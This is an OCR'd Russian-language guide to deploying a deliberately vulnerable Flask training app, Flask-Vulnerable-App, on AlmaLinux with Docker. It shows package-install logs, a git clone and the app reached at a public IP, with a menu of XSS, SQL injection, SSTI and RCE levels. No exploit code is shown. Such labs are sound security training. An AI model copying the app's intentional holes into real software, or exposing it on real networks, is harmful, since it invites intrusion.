





Развертывание на almalinux:





root@3764397-dk00887:~
grub2-tools-extra-1:2.06-92.el9.alma.1.x86_64 harfbuzz-2.7.4-10.el9.x86_64
kernel-5.14.0-503.14.1.el9_5.x86_64 kernel-core-5.14.0-503.14.1.el9_5.x86_64
kernel-modules-5.14.0-503.14.1.el9_5.x86_64 kernel-modules-core-5.14.0-503.14.1.el9_5.x86_64
keyutils-1.6.3-1.el9.x86_64 libpng-2:1.6.37-12.el9.x86_64
Complete!
[root@3764397-dk00887 ~]# sudo dnf install -y git
Last metadata expiration check: 0:06:14 ago on Sat 23 Nov 2024 06:28:12 PM MSK.
Dependencies resolved.
Package Architecture Version Repository
Installing:
git x86_64 2.43.5-1.el9_4 appstream
Installing dependencies:
emacs-filesystem noarch 1:27.2-10.el9_4 appstream
git-core x86_64 2.43.5-1.el9_4 appstream
git-core-doc noarch 2.43.5-1.el9_4 appstream
perl-AutoLoader noarch 5.74-481.el9 appstream
perl-B x86_64 1.80-481.el9 appstream
perl-Carp noarch 1.50-460.el9 appstream
perl-Class-Struct noarch 0.66-481.el9 appstream
perl-Data-Dumper x86_64 2.174-462.el9 appstream
perl-Digest noarch 1.19-4.el9 appstream
perl-Digest-MD5 x86_64 2.58-4.el9 appstream
perl-DynaLoader x86_64 1.47-481.el9 appstream
perl-Encode x86_64 4:3.08-462.el9 appstream
perl-Errno x86_64 1.30-481.el9 appstream
perl-Error noarch 1:0.17029-7.el9 appstream
perl-Exporter noarch 5.74-461.el9 appstream


root@3764397-dk00887:~
perl-Term-ANSIColor-5.01-461.el9.noarch perl-Term-Cap-1.17-460.el9.noarch
perl-TermReadKey-2.38-11.el9.x86_64 perl-Text-ParseWords-3.30-460.el9.noarch
perl-Text-Tabs+Wrap-2013.0523-460.el9.noarch perl-Time-Local-2:1.300-7.el9.noarch
perl-URI-5.09-3.el9.noarch perl-base-2.27-481.el9.noarch
perl-constant-1.33-461.el9.noarch perl-if-0.60.800-481.el9.noarch
perl-interpreter-4:5.32.1-481.el9.x86_64 perl-lib-0.65-481.el9.x86_64
perl-libnet-3.13-4.el9.noarch perl-libs-4:5.32.1-481.el9.x86_64
perl-mro-1.23-481.el9.x86_64 perl-overload-1.31-481.el9.noarch
perl-overloading-0.02-481.el9.noarch perl-parent-1:0.238-460.el9.noarch
perl-podlators-1:4.14-460.el9.noarch perl-subs-1.03-481.el9.noarch
perl-vars-1.05-481.el9.noarch
Complete!
^[[3;5~[root@3764397-dk00887 ~]# git --version
git version 2.43.5
[root@3764397-dk00887 ~]# sudo dnf install -y yum-utils
sudo yum-config-manager --add-repo https://download.docker.com/linux/centos/docker-ce.repo
sudo dnf install -y docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin
Last metadata expiration check: 0:07:08 ago on Sat 23 Nov 2024 06:28:12 PM MSK.
Dependencies resolved.
Package Architecture Version Repository
Installing:
yum-utils noarch 4.3.0-16.el9 baseos
Transaction Summary
Install 1 Package




Склонируйте репозиторий: https://github.com/Osipovill/Flask-Vulnerable-App.git


Соберите образ:




Ваш проект развернулся на внешнем ip:




Посмотрите свой ip: 92.118.114.170



Перейдите:


http://92.118.114.170
Flask Vulnerable
Online-edu
Localhost
Новости
mail
Mail
We-ca-ops
YouTube
127.0.0.1
XSS Уровни
SQL Injection Уровни
SSTI Уровни
RCE Уровень

Вот наш сервис и доступен по внешнему ip



Конец!